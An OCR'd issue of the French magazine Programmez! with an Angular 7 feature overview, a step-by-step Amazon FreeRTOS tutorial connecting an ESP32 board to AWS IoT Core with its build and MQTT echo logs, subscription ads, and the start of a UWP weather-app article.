```

Expliquons donc tout ceci.

La balise cdk-virtual-scroll-viewport affiche une large liste d'éléments de façon performante en ne rendant uniquement que les éléments qui sont visibles à

l'écran. Comme charger une longue liste de plusieurs centaines de centaines d'éléments peut être très couteux en ressources et être lent dans les navigateurs, le virtual scrolling offre une solution élégante et performante de rendre ces éléments en calculant la hauteur des éléments et la hauteur du conteneur. La technique de virtual scrolling est utilisée de différentes façon comme le scroll infini, etc.

*cdkVirtualFor remplace *ngFor et est toujours utilisé à l'intérieur d'un cdk-virtual-scroll-viewport. Il utilise les mêmes API qu'*ngFor. En revanche, il rend accessible un certain nombre de variables disponibles dans son template :

- Index : L'index de l'item dans la source de données ;
- Count : le nombre total d'items à l'intérieur de la source de données ;
- First : le premier élément de cette source de données ;
- Last : le dernier élément de cette source de données ;
- Even : l'index est paire
- Odd : l'index est impaire

Cela vous sera extrêmement utile, notamment si vous souhaitez offrir une meilleure expérience à vos utilisateurs, et si vous avez besoin d'afficher une longue liste d'éléments. Pour profiter de tous ces avantages, et les intégrer automatiquement à votre projet sans vous ennuyer avec sa configuration, utilisez le schematics ! ng add @angular/cdk

Pour savoir comment utiliser Angular Material dans votre projet dans son intégralité, n'hésitez pas à jeter un oeil aux guides disponibles sur https://material.angular.io.

Angular Fire

Angular fire est déplacé pour faire partie du package npm @angular. Il est maintenant accessible avec le nom @angular/fire.

Angular Fire est la librairie Angular officielle de l'outil Firebase de Google. Firebase est un outil extrêmement puissant dans le développement d'applications car il prend en charge les navigateurs web mais également les applications mobiles. En offrant un hébergement gratuit, une base de données NoSQL, une librairie de Machine Learning, un système d'authentification prenant en charge les emails, Google, Facebook, Twitter, GitHub, SMS.


Sa plus grande force réside dans sa base de données en temps réel, et grâce aux efforts combinés des équipes de Google Cloud, Angular et Fabric, l'offre de Firebase figure parmi celles les plus etoffées et simples d'accès du marché. Et il faut l'avouer, son intégration dans Angular est vraiment très simple, voyez plutôt comment profiter de la base de données en temps réel :

```
import { Component } from '@angular/core';
import { AngularFirestore } from '@angular/fire/firestore';
import { Observable } from 'rxjs';

@Component({
  selector: 'app-root',
  template: `
  <ul>
    <li *ngFor="let item of items | async">
      {{ item.name }}
    </li>
  </ul>
  `
})
export class MyApp {
  items: Observable<any[]>;
  constructor(db: AngularFirestore) {
    this.items = db.collection('items').valueChanges();
  }
}
```

NativeScript

Dans un précédent article, je vous faisais part de la motivation des éditeurs à rendre compatible les technologies web avec les technologies natives concernant les applications mobiles. Eh bien, tout comme ReactJS possède ReactNative, Angular possède NativeScript. NativeScript depuis la version 7 s'appuiera désormais sur son cycle de sortie. Voyez par vous même, un exemple d'application crée avec NativeScript, téléchargez l'application NativeScript Playground App sur le Play Store ou l'App Store et voyez par vous même

Bon ok aller, je rigole voici un exemple de code tiré du playground de NativeScript :



Vous pouvez vous amuser à tester plein d'applications créées avec NativeScript, tout est disponible ici même :
https://market.nativescript.org/?tab=samples&framework=all_frameworks&category=all_samples

CONCLUSION

Pour conclure cet article, je dirais qu'Angular a enfin atteint son niveau de maturité espéré par la communauté depuis la version 2.0. Il a fallu beaucoup de temps pour mettre au point toutes les évolutions du projet, et il est vrai que le framework n'est plus aussi populaire qu'autrefois au profit de ReactJS, mais il n'en reste pas moins un acteur majeur du monde des développeurs web encore aujourd'hui. Si vous souhaitez créer une application très importante, avec une base d'utilisateurs importantes et dans une grande entreprise, je ne saurais mieux vous recommander d'utiliser Angular 7 dès maintenant, il n'y a plus vraiment de risques de voir son projet cassé à chaque version majeure. Et puis pour mettre à jour Angular en douceur, grâce à la commande ng update @angular/cli @angular/core vous n'avez plus beaucoup de soucis à vous faire.

Si vous faites une migration d'une version antérieure à Angular 6, je vous conseille de visiter le site https://update.angular.io qui vous listera les commandes à entrer afin de migrer votre application simplement (mais également un avertissement s'il n'est pas préférable pour vous de migrer votre projet car celui-ci se retrouverait cassé). Pour suivre les avancements d'Angular et tester les features en avance, vous pouvez aussi visiter le site next.angular.io et y parcourir les tutoriels, guides, et autres ;) •

Xavier Delacour,
Solution Architect

Michael Garcia
Principal Product SA

niveau 100

Amazon FreeRTOS par la pratique

Connectez vos appareils à base de microcontrôleur avec Amazon FreeRTOS pour les piloter à distance. Suivez-le guide !

Aujourd'hui, le monde compte des milliards d'objets connectés et ce chiffre continue d'augmenter rapidement. Une vaste majorité de ces objets sont équipés de microcontrôleur (MCU), une puce individuelle munie d'un simple processeur que l'on retrouve notamment dans les appareils domestiques, les capteurs, les moniteurs d'activité physique, les systèmes d'automatisation industrielle et les automobiles. Ces microcontrôleurs font partie intégrante des objets intelligents qui nous entourent comme un radio-réveil ou une machine à laver. Nous les retrouvons même dans les bras robots des lignes de production d'usine. Les microcontrôleurs permettent de donner à un objet la capacité d'exécuter du code afin de pouvoir manipuler les informations provenant de capteurs et d'y répondre de façon adéquate en temps réel. De par leur faible consommation énergétique, leur petite taille et leur prix réduit, les microcontrôleurs sont monnaie courante dans l'informatique embarquée.

FreeRTOS

Amazon FreeRTOS (a:FreeRTOS) est un système d'exploitation open source basé sur le noyau FreeRTOS (le système d'exploitation temps réel le plus utilisé pour les microcontrôleurs sur le marché), son utilisation est gratuite. FreeRTOS facilite la programmation, le déploiement, la protection, la connexion et la gestion d'objets connectés équipés de microcontrôleurs. En étendant le noyau FreeRTOS à l'aide de librairies logicielles, Amazon FreeRTOS permet aux développeurs de se focaliser sur la logique métier plutôt que sur des tâches non différenciantes.

Tutoriel pour démarrer avec Amazon FreeRTOS

Dans cet article nous allons détailler les étapes vous permettant de commencer rapidement à utiliser votre carte de développement Espressif ESP32 avec Amazon FreeRTOS. L'objectif est ici de connecter Amazon FreeRTOS avec le service AWS IoT Core, puis d'échanger des messages avec ce dernier. Nous avons fait ici le choix d'utiliser la carte de développement Espressif ESP32, mais bien entendu, d'autres partenaires certifiés proposent également leur carte comme Microchip, NXP Semiconductors, STMicroelectronics, Texas Instruments, Xilinx ou Nordic. Vous pouvez retrouver l'intégralité des cartes à cette adresse : https://devices.amazonaws.com/search?page=1&sv=freertos


Prérequis à ce tutoriel

- Carte de développement ESP32-DevKitC
- Câble MicroUSB vers USB A
- Compte AWS
- Environ 500Mo d'espace disque sur une machine de développement pour le la chaîne d'outils de compilation Xtensa d'Espressif et le code source Amazon FreeRTOS avec les exemples.
- Python 2.7.10 ou supérieur : https://www.python.org
- l'outil AWS CLI : https://aws.amazon.com/fr/cli/
- Le module python boto3 : https://github.com/boto/boto3
- Sous Windows, l'environnement de compilation GNU MinGW, nommé mingw32.exe dans l'article : http://www.mingw.org/

Préparation de votre environnement

La première chose à faire est d'installer les drivers CP210x USB to UART Bridge VCP.
Si vous utilisez Windows 10, vous devez installer la version 6.7.5 des drivers. Si vous utilisez une version plus ancienne de Windows, installez la version des drivers indiquée sur la page des downloads.
Si vous installez ces drivers sous macOS High Sierra ou supérieur, vous pourriez avoir à redémarrer l'installation après avoir autorisé le package d'installation dans les préférences systèmes > Sécurité & confidentialité. Branchez votre carte de développement ESP32 à l'ordinateur grâce au câble MicroUSB vers USB A, le driver devrait apparaître comme suit :

- Sous Windows, naviguez dans le gestionnaire de périphériques, la carte de développement devrait apparaître comme un port COMx



- Sous macOS :

```
$ ls /dev/tty.S*
/dev/tty.SLAB_USBtoUART
```

- Sous Linux :

```
$ ls /dev/ttyUSB* /dev/ttyUSB0
```

Préparation de la chaîne d'outils

Vous trouverez ci-dessous les liens permettant l'installation de la chaîne d'outils de compilation sous Windows, macOS et Linux. N'installez pas la librairie ESP-IDF d'Espressif car Amazon FreeRTOS inclut déjà cette librairie. Assurez-vous également que la variable d'environnement IDF_PATH n'a pas été renseignée.

- Préparation de la chaîne d'outils de compilation pour Windows
- Préparation de la chaîne d'outils de compilation pour macOS
- Préparation de la chaîne d'outils de compilation pour Linux

Pour macOS, il suffit donc de télécharger la dernière version de la chaîne d'outils de compilation depuis le site d'Espressif.

Dans notre cas, sous macOS, https://dl.espressif.com/dl/xtensa-esp32-elf-osx-1.22.0-73-ge28a011-5.2.0.tar.gz
Téléchargez ce fichier et décompressez son contenu dans un répertoire, par exemple ~/esp :

```
mkdir -p ~/esp
cd ~/esp
tar -zxf ~/Downloads/xtensa-esp32-elf-osx-1.22.0-73-ge28a011-5.2.0.tar.gz
```

Le contenu sera alors extrait dans un répertoire nommé ~/esp/xtensa-esp32-elf/
Pour pouvoir utilisez la chaîne d'outils de compilation, il ne vous restera qu'à mettre à jour votre variable d'environnement PATH dans votre fichier ~/.profile .
Pour cela, il suffit d'ouvrir votre fichier ~/.profile et d'ajouter la ligne suivante :

```
export PATH=$PATH:$HOME/esp/xtensa-esp32-elf/bin
```

Téléchargement et configuration d'Amazon FreeRTOS

Maintenant que votre environnement est prêt, téléchargeons Amazon FreeRTOS. Pour cela, clonez le dépôt Amazon FreeRTOS depuis https://github.com/aws/amazon-freertos.

Note

Sous Windows, la longueur maximale d'un chemin de répertoire est de 260 caractères. Le chemin de répertoire le plus long d'Amazon FreeRTOS est de 122 caractères. Pour s'assurer que vous ne rencontriez pas d'erreur de compilation, assurez-vous que le chemin de répertoire dans lequel vous clonez le dépôt AmazonFreeRTOS est plus petit que 98 caractères. Par exemple C:\Users\Username\Dev\AmazonFreeRTOS *fonctionne, mais* C:\Users\Username\Documents\Development\Projects\AmazonFreeRTOS *provoquera des erreurs de compilation.*
Dans la suite de ce tutorial, le chemin du répertoire AmazonFreeRTOS *est désigné par* BASE_FOLDER.

Configuration du projet

L'OS inclut des scripts facilitant la configuration de votre carte de développement Espressif ESP32. Pour configurer les scripts Espressif, ouvrez le répertoire <*BASE_FOLDER*>/tools/aws_config_quick_stat/configure.json et renseignez les attributs suivants :

```
afr_source_dir
```

Le chemin complet vers le répertoire Amazon FreeRTOS sur votre ordinateur.
exemple : "/User/xavier/amazon-freertos".

```
thing_name
```

Le nom du device IoT représentant votre carte Espressif.
exemple : "demoespressif32".

```
wifi_ssid
```

Le SSID de votre réseau Wi-Fi
exemple : "iPhone de Xavier" .

```
wifi_password
```

Le password de votre réseau Wi-Fi.

```
wifi_security
```

Le type de sécurité utilisé par votre réseau Wi-Fi.
Les valeurs de cet attribut sont les suivantes :

- eWiFiSecurityOpen (Ouvert, pas de sécurité)
- eWiFiSecurityWEP (Sécurité WEP)
- eWiFiSecurityWPA (Sécurité WPA)
- eWiFiSecurityWPA2 (Sécurité WPA2)

Lancez le script de configuration

- Si vous utilisez macOS ou Linux, ouvrez votre terminal. Si vous utilisez Windows, ouvrez mingw32.exe.
- Placez-vous dans le répertoire <*BASE_FOLDER*>/tools/aws_config_quick_stat et lancez la commande suivante :

```
python SetupAWS.py setup
```

Ce script crée un device IoT, un certificat et une police IoT. Le script va attacher la police IoT au certificat et le certificat à votre device IoT. Cette étape est nécessaire, afin de s'assurer que le device IoT soit bien identifié par le service AWS IoT Core, et que la communication assurant les échanges de message soit chiffrée.
Il renseigne également le fichier aws_clientcredential.h avec votre endpoint AWS IoT, votre SSID Wi-Fi et vos identifiants.
Enfin, il formate votre certificat et votre clef privée et les écrit dans le fichier header aws_clientcredential.h.
Pour plus d'information sur ce script, lisez le fichier README.md dans le répertoire <*BASE_FOLDER*>/tools/aws_config_quick_start.

Compilez et exécutez les exemples Amazon FreeRTOS

Pour flasher la carte de développement Espressif ESP32 avec l'application demo contenue dans Amazon FreeRTOS, qui permettra la connexion et l'échange de message entre Amazon FreeRTOS et la plateforme AWS IoT Core :

- Connectez votre carte de développement Espressif ESP32 à votre ordinateur grâce au câble MicroUSB vers USB A.
- Si vous utilisez macOS ou Linux, ouvrez votre terminal. Si vous utilisez Windows, ouvrez mingw32.exe.
- Placez-vous dans le répertoire <*BASE_FOLDER*>/demos/espressif/esp32_devkitc_esp_wrover_kit/make et lancez la commande suivante :

```
make menuconfig
```

Dans le menu de configuration de votre carte de développement Espressif ESP32, naviguez vers **Serial flasher config** 1
Naviguez ensuite vers **Default serial port** pour configurer le port série. 2
Reportez le nom du port série détecté à l'étape de préparation de votre environnement. Sous Windows, les port série portent des noms comme COM1. Sous macOS, le nom commence par /dev/cu ou /dev/tty. Sous Linux, le nom commence par /dev/tty.
Le port série que vous configurez ici, est utilisé pour écrire l'application de démo sur votre carte. 3
Pour notre carte de développement Espressif ESP32, nous pouvons augmenter le débit en baud jusqu'à 921600. Ceci aidera à réduire le temps nécessaire à flasher votre carte. Pour augmenter cette valeur, choisissez **Serial flash config**, puis **Default baud rate**. 4
Pour confirmer votre sélection, choisissez **ENTER**. 5
Pour sauvegarder cette configuration, choisissez **Save** puis **Exit**.
Pour compiler et flasher le firmware, ouvrez un terminal sous macOS


et Linux, ou lancez mingw32.exe sous Windows. Placez-vous dans le répertoire <*BASE_FOLDER*>\demos\espressif\esp32_devkitc_esp_wrover_kit/make et lancez la commande suivante :

```
make flash monitor
```


Cette commande lance alors la phase de compilation, qui dure en moyenne une à deux minutes. A la fin de la compilation, nous obtenons le résultat suivant :

- la compilation est terminée, la carte de développement Espressif ESP32 redémarre, reboot et démarre le module WiFi.


```
I (28) boot: ESP-IDF v3.1-dev-322-gf307f41-dirty 2nd stage bootloader
I (28) boot: compile time 10:07:43
I (29) boot: Enabling RNG early entropy source...
I (34) boot: SPI Speed : 40MHz
I (38) boot: SPI Mode : DIO
I (42) boot: SPI Flash Size : 4MB
I (46) boot: Partition Table:
I (50) boot: ## Label Usage Type ST Offset Length
I (57) boot: 0 nvs WiFi data 01 02 00010000 00006000
I (65) boot: 1 otadata OTA data 01 00 00016000 00002000
I (72) boot: 2 phy_init RF data 01 01 00018000 00001000
I (80) boot: 3 ota_0 OTA app 00 10 00020000 00100000
I (87) boot: 4 ota_1 OTA app 00 11 00120000 00100000
I (94) boot: 5 storage Unknown data 01 82 00220000 00010000
I (102) boot: End of partition table
E (106) boot: ota data partition invalid and no factory, will try all partitions
I (114) esp_image: segment 0: paddr=0x00020020 vaddr=0x3f400020 size=0x1281c
( 75804) map
I (150) esp_image: segment 1: paddr=0x00032844 vaddr=0x3ffb0000 size=0x023fc
( 9212) load
I (154) esp_image: segment 2: paddr=0x00034c48 vaddr=0x40080000 size=0x00400
( 1024) load
0x40080000: _iram_start at <BASE_FOLDER>/lib/FreeRTOS/portable/ThirdParty/GCC/
Xtensa_ESP32/xtensa_vectors.S:1685

I (157) esp_image: segment 3: paddr=0x00035050 vaddr=0x40080400 size=0x0afc0
( 44992) load
I (184) esp_image: segment 4: paddr=0x00040018 vaddr=0x400d0018 size=0x6e5ec
 (452076) map
0x400d0018: _stext at ??:?

I (341) esp_image: segment 5: paddr=0x000ae60c vaddr=0x4008b3c0 size=0x02fa4
( 12196) load
0x4008b3c0: prvWriteBytesToBuffer at <BASE_FOLDER>/lib/FreeRTOS/stream_buffer.c:636

I (346) esp_image: segment 6: paddr=0x000b15b8 vaddr=0x400c0000 size=0x00000
```




5




1



2



3



4

Abonnez-vous à Programmez! Abonnez-vous à Programmez! Abonne

Programmez! Le magazine des développeurs

Nos classiques

1 an 11 numéros	49€*
2 ans 22 numéros	79€*
Etudiant 1 an - 11 numéros	39€*

** Tarifs France métropolitaine*

Abonnement numérique

PDF ..... 35€
1 an - 11 numéros

Option : accès aux archives 10€

Souscription uniquement sur
www.programmez.com

Offres 2019

1 an ..... 59€
11 numéros
+ 1 vidéo ENI au choix :

- Symfony 3*
  Développer des applications web robustes
  (valeur : 29,99 €)
- Raspberry Pi*
  Apprenez à réaliser et piloter une lumière d'ambiance
  (valeur : 29,99 €)

2 ans ..... 89€
22 numéros
+ 1 vidéo ENI au choix :

- Symfony 3*
  Développer des applications web robustes
  (valeur : 29,99 €)
- Raspberry Pi*
  Apprenez à réaliser et piloter une lumière d'ambiance
  (valeur : 29,99 €)

eni

** Offre limitée à la France métropolitaine*

Toutes nos offres sur www.programmez.com

Oui, je m'abonne

ABONNEMENT à retourner avec votre règlement à :
Service Abonnements PROGRAMMEZ, 4 Rue de Mouchy, 60438 Noailles Cedex.

☐ Abonnement 1 an : 49 €
☐ Abonnement 2 ans : 79 €
☐ Abonnement 1 an Etudiant : 39 €
Photocopie de la carte d'étudiant à joindre

☐ Abonnement 1 an : 59 €
11 numéros + 1 vidéo ENI au choix :
☐ Abonnement 2 ans : 89 €
22 numéros + 1 vidéo ENI au choix :

☐ Vidéo : Symfony 3
☐ Vidéo : Raspberry Pi

PROG 226
Offre limitée, valable jusqu'au 1er mars 2019

☐ Mme ☐ M. Entreprise : Fonction :

Prénom : Nom :

Adresse :

Code postal : Ville :

email indispensable pour l'envoi d'informations relatives à votre abonnement

E-mail : @

☐ Je joins mon règlement par chèque à l'ordre de Programmez !
☐ Je souhaite régler à réception de facture

*** Tarifs France métropolitaine**

A DÉCOUVRIR D'URGENCE

NOUVEAU !

LE CADEAU GEEK IDÉAL

Découvrez l'âge d'or des micro-ordinateurs de 1973 à 2007

9,99 €
(+ 3 € de frais postaux)

116 pages - Format magazine A4

☐ **Découvrez l'âge d'or des micro-ordinateurs de 1973 à 2007** :
9,99 € (+3 € de frais postaux) = 12,99 €

Commande à envoyer à :
Programmez!
57 rue de Gisors - 95300 Pontoise

PROG 226

☐ Mme ☐ M. Entreprise : Fonction :

Prénom : Nom :

Adresse :

Code postal : Ville :

E-mail : @

☐ Je joins mon règlement par chèque à l'ordre de Programmez !

commandez sur www.programmez.com

```
( 0) load
I (356) boot: Loaded app from partition at offset 0x20000
I (356) boot: Disabling RNG early entropy source...
I (360) cpu_start: Pro cpu up.
I (363) cpu_start: Single core mode
I (368) heap_init: Initializing. RAM available for dynamic allocation:
I (374) heap_init: At 3FFAE6E0 len 00001920 (6 KiB): DRAM
I (381) heap_init: At 3FFC0780 len 0001F880 (126 KiB): DRAM
I (387) heap_init: At 3FFE0440 len 00003BC0 (14 KiB): D/IRAM
I (393) heap_init: At 3FFE4350 len 0001BCB0 (111 KiB): D/IRAM
I (400) heap_init: At 4008E364 len 00011C9C (71 KiB): IRAM
I (406) cpu_start: Pro cpu start user code
I (88) cpu_start: Starting scheduler on PRO CPU.
I (93) wifi: wifi firmware version: f79168c
I (93) wifi: config NVS flash: enabled
I (93) wifi: config nano formating: disabled
I (93) system_api: Base MAC address is not set, read default base MAC address from BLK0 of EFUSE
I (103) system_api: Base MAC address is not set, read default base MAC address from BLK0 of EFUSE
I (123) wifi: Init dynamic tx buffer num: 32
I (123) wifi: Init data frame dynamic rx buffer num: 32
I (123) wifi: Init management frame dynamic rx buffer num: 32
I (123) wifi: wifi driver task: 3ffc74b8, prio:23, stack:4096
I (133) wifi: Init static rx buffer num: 10
I (133) wifi: Init dynamic rx buffer num: 32
I (143) wifi: wifi power manager task: 0x3ffcc0f8 prio: 21 stack: 2560
```

Une fois le module WiFi lancé, le programme de démo est exécuté automatiquement. La connexion au SSID donnée en paramètre est réalisée.

```
0 5 [main] WiFi module initialized. Connecting to AP <SSID>...
I (213) phy: phy_version: 383.0, 79a622c, Jan 30 2018, 15:38:06, 0, 0
I (213) wifi: mode : sta (24:0a:c4:1d:37:7c)
I (213) WIFI: SYSTEM_EVENT_STA_START
I (343) wifi: n:1 0, o:1 0, ap:255 255, sta:1 0, prof:1
I (1323) wifi: state: init → auth (b0)
I (1333) wifi: state: auth → assoc (0)
I (1343) wifi: state: assoc → run (10)
I (1363) wifi: connected with <SSID>, channel 1
I (1363) WIFI: SYSTEM_EVENT_STA_CONNECTED
1 300 [IP-task] vDHCPProcess: offer ac140a08ip
I (3113) event: sta ip: 172.20.10.8, mask: 255.255.255.240, gw: 172.20.10.1
I (3113) WIFI: SYSTEM_EVENT_STA_GOT_IP
2 302 [IP-task] vDHCPProcess: offer ac140a08ip
3 302 [main] WiFi Connected to AP. Creating tasks which use network...
4 303 [main] Write code signing certificate...
I (3133) PKCS11: Initializing SPIFFS
I (3133) PKCS11: Partition size: total: 52961, used: 2761
5 306 [main] Write device private key...
I (3253) PKCS11: Initializing SPIFFS
6 317 [main] Key provisioning done...
```

La connexion à la plateforme AWS IoT Core est alors réalisée :

```
7 317 [main] Creating MQTT Echo Task...
8 317 [MQTTEcho] MQTT echo attempting to connect to a1nhpv0qck7669.iot.eu-west-1.amazonaws.com.
I (3693) PKCS11: Initializing SPIFFS
I (3693) PKCS11: Initializing SPIFFS
I (3793) PKCS11: Initializing SPIFFS
I (3793) PKCS11: Initializing SPIFFS
I (3793) PKCS11: Initializing SPIFFS
I (4343) wifi: pm start, type:0

I (7513) PKCS11: Initializing SPIFFS
```

Le programme de la carte de développement Espressif ESP32 commence à envoyer des messages vers le service AWS IoT Core en publiant ces messages sur le topic MQTT "freertos/demos/echo"

```
9 934 [MQTTEcho] MQTT echo connected.
10 934 [MQTTEcho] MQTT echo test echoing task created.
11 946 [MQTTEcho] MQTT Echo demo subscribed to freertos/demos/echo
```

La carte de développement Espressif ESP32 est alors connectée en mode Publication et Souscription au topic. Chaque message publié sur le topic est alors immédiatement réceptionné par la carte qui est souscrite à ce même topic. Le programme confirme alors la réception du message en ajoutant la valeur "ACK" pour acknowledge au message reçu avant de l'afficher.

```
12 953 [MQTTEcho] Echo successfully published 'Hello World 0'
13 963 [Echoing] Message returned with ACK: 'Hello World 0 ACK'
14 1471 [MQTTEcho] Echo successfully published 'Hello World 1'
15 1502 [Echoing] Message returned with ACK: 'Hello World 1 ACK'
16 1988 [MQTTEcho] Echo successfully published 'Hello World 2'
17 2002 [Echoing] Message returned with ACK: 'Hello World 2 ACK'
18 2507 [MQTTEcho] Echo successfully published 'Hello World 3'
19 2517 [Echoing] Message returned with ACK: 'Hello World 3 ACK'
20 3026 [MQTTEcho] Echo successfully published 'Hello World 4'
21 3035 [Echoing] Message returned with ACK: 'Hello World 4 ACK'
22 3545 [MQTTEcho] Echo successfully published 'Hello World 5'
23 3557 [Echoing] Message returned with ACK: 'Hello World 5 ACK'
24 4064 [MQTTEcho] Echo successfully published 'Hello World 6'
25 4076 [Echoing] Message returned with ACK: 'Hello World 6 ACK'
26 4583 [MQTTEcho] Echo successfully published 'Hello World 7'
27 4596 [Echoing] Message returned with ACK: 'Hello World 7 ACK'
28 5097 [MQTTEcho] Echo successfully published 'Hello World 8'
29 5107 [Echoing] Message returned with ACK: 'Hello World 8 ACK'
30 5615 [MQTTEcho] Echo successfully published 'Hello World 9'
31 5625 [Echoing] Message returned with ACK: 'Hello World 9 ACK'
32 6134 [MQTTEcho] Echo successfully published 'Hello World 10'
33 6142 [Echoing] Message returned with ACK: 'Hello World 10 ACK'
34 6652 [MQTTEcho] Echo successfully published 'Hello World 11'
35 6664 [Echoing] Message returned with ACK: 'Hello World 11 ACK'
36 7169 [MQTTEcho] MQTT echo demo finished.
37 7169 [MQTTEcho] ----Demo finished----
```

Des projets de démonstration avec des scénarios plus complexes sont disponibles à l'adresse suivante : https://docs.aws.amazon.com/fr_fr/freertos/latest/userguide/freertos-next-steps.html.
Parmi ces derniers, vous retrouverez la possibilité de se connecter à AWS Greengrass localement, de tester la connectivité Bluetooth de votre carte ou encore d'effectuer une mise à jour de firmware over-the-air (OTA), alors n'hésitez pas à les tester pour aller plus loin! •

François BOTTE
Architecte Microsoft .Net METSYS
Toulouse

METSYS

niveau 200

Une app météo avec Universal App Platform

1

Les Universal App (UWP) sont des applications modernes qui fonctionnent et s'affichent de manière optimale sur tous les types d'appareils Windows 10 (1).

Les éléments graphiques s'adaptent à la taille et à la résolution de l'écran et l'expérience utilisateur est optimisée (que l'on utilise une souris, un clavier, une manette ou les impulsions tactiles).

